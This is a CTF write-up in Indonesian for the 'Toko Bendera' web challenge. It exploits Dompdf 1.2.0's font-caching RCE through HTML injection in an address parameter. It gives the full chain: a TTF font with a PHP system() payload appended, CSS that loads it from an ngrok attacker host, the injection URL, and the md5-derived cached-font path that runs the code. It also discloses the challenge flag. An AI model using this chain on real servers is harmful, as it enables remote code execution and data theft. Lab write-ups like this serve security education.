

Toko Bendera

Player: constantine

Kategori: Web Exploitation

Challenge 6 Solves X

Toko Bendera

450

Medium-hard

Selamat merayakan hari kemerdekaan Republik Indonesia! Silahkan beli bendera di toko kami!

NB: Untuk sementara waktu, kita tidak menerima pesanan bendera anime.

(Ini mah nyolong challenge sebelah njir)

author: bbayugt

Note: Tidak perlu menggunakan reverse shell

<https://toko-bendera.ctf.forestylab.com/>


View Hint

View Hint

chall.zip

Flag Submit

Phase 1: Reconnaissance & Analysis



Kita mulai dengan membaca source code dari *index.php* dan *Dockerfile*. Dari sini terlihat beberapa hal penting:

1. **Dompdf 1.2.0** digunakan. Versi ini diketahui punya kerentanan **RCE via font caching**.
2. **Remote resource enabled** (`setIsRemoteEnabled(true)`). Ini mengizinkan Dompdf untuk mengambil file dari URL eksternal.
3. Direktori font diberi **chmod 777**, yang berarti writable oleh aplikasi.
4. Parameter **address** dirender mentah ke HTML tanpa sanitasi.

Potongan kode menunjukkan injeksi langsung ke template:

```
$address = $_GET['address'];
$dompdf->loadHtml("... <p>Address: $address</p> ...");
```

Jadi kita punya **HTML Injection** yang dapat digabungkan dengan font-RCE pada Dompdf.

Referensi kerentanan ada di:

<https://positive.security/blog/dompdf-rce>

Phase 2: Weaponization

Langkah 1: Menyiapkan Payload

```
1  \A
2  dum1\Bcmap^L`glyf5sc\Thead^G6\hhea\A($hmtx^DD
3  ^AL^Hloca
4  ^AT^Fmaxp^D^A\nameD^P\A|8dum2^A\B^A^A^L^D ^D^D^A- ?? ????A^A
5  :8^B3#5:08^A^A^W??V_^0<?K@?U8^F??
6  :8^F^A^A^L??R^D
7  :^A^B^DD
8
9  ^A^B^A^D6^A^D>^A^B^A^D> ^B^B^A^D> ^B^A^D> ^D^Bs
10 <?php system("cat /flag.txt"); ?>
```

(exploit.php)

```
1 @font-face {  
2     font-family: 'pwned';  
3     src: url('https://beatris-remigial-selfishly.ngrok-free.dev/exploit.php');  
4     font-weight: 'normal';  
5     font-style: 'normal';  
6 }
```

(style.css)

Kita perlu dua file:

- `exploit.php` → *fake font* yang tetap valid sebagai `.ttf`, tetapi di bagian akhir berisi payload PHP.
 - `style.css` → digunakan untuk memaksa Dompdf mengunduh font tersebut.


Kita ambil `.ttf` valid, lalu menambahkan kode PHP:

```
wget https://gitlab.ortax.org/.../Roboto-Regular.ttf -O valid.ttf #misal, bebas mau font apa aja  
cat valid.ttf > exploit.php  
echo '<?php system("cat /flag.txt"); ?>' >> exploit.php
```

Lalu CSS:

```
@font-face {  
    font-family: 'pwned';  
    src: url('https://<url-ngrok>/exploit.php/exploit.php');  
    font-weight: 'normal';  
    font-style: 'normal';  
}
```

Langkah 2: Hosting Payload



```
~/OprecForestry/toko bendera (solved): python -m http.server 8000 - python ~ v8.4.14 23:35 > python -m http.server 8000  
constantine ~/OprecForestry/toko bendera (solved) v8.4.14 23:35 > python -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
```

```
~/OprecForestry/toko bendera (solved): ngrok http 8000 - ngrok (Ctrl+C to quit)  
ngrok  
Call internal services from your gateway: https://ngrok.com/r/http-request  
  
Session Status: online  
Account: h0wltxr (Plan: Free)  
Update: update available (version 3.33.0, Ctrl-U to update)  
Version: 3.32.0  
Region: Asia Pacific (ap)  
Latency: 49ms  
Web Interface: http://127.0.0.1:4040  
Forwarding: https://beatris-remigial-selfishly.ngrok-free.dev --> http://localhost:8000  
  
Connections: ttl opn rt1 rt5 p50 p90  
0 0 0.00 0.00 0.00 0.00
```


Kita host file via:

```
python3 -m http.server 8000  
ngrok http 8000
```

Tujuannya agar server target bisa mendownload bad font tersebut.

Phase 3: Injection & Execution

Injection (Staging)



Kita masukkan payload melalui parameter address:

<https://toko-bendera.ctf.forestylab.com/index.php?action=pay&type=Bendera+Indonesia&name=Constantine&address=%3Clink%20rel=stylesheet%20href=%27https://beatris-remigial-selfishly.ngrok-free.dev/style.css%27%3E>

Ketika diakses, server Dompdf melakukan callback dan mengunduh `exploit.php`. Log di sisi kita menampilkan GET request sukses.

Execution (Triggering RCE)

Ini yang akan kita gunakan untuk trigger RCE:

constantine ~ /OprecForesty/toko bendera (solve)
pwned normal 0d3eae0c15b1a0a0a9756621618729fb.php

Dompdf memberi nama font dalam format:

<fontfamily> <style> <md5-url>.php

Kita dapat ini dari cara menjalankan syntax ini di terminal:

```
php -r "echo 'pwned normal '.md5('https://<url-ngrk>/exploit.php').'.php';"
```

Akses file tersebut di server target

https://toko-bendera.ctf.forestylab.com/dompdf/lib/fonts/pwned_normal_0d3eae0c15b1a0a0a9756621618729fb.php

'S}S*-StG@qU0H+PoDOY/*W\` - \$9! /te@@CQ@@u@ } ?303?39/301A!!!!!!@@z@@.@@F@@@@@
@@@@&pd@@V+4@@1@@@h@@@&@@"@@@"&@UL@MV+4@@.@@@&@ug@0[V+4@@7@@@&@@f@@@&@D@
its the flag, FORESTY{54945hi m0N0 54945hi nI YLIKu N0 54 0n3 Pi3c3! wkwkwk!

Flag muncul di antara data biner font.

Final Flag

FORESTY{54945hi_m0N0_54945hi_nI_Yllku_N0_54_0n3_Pi3c3!_wkwkwk}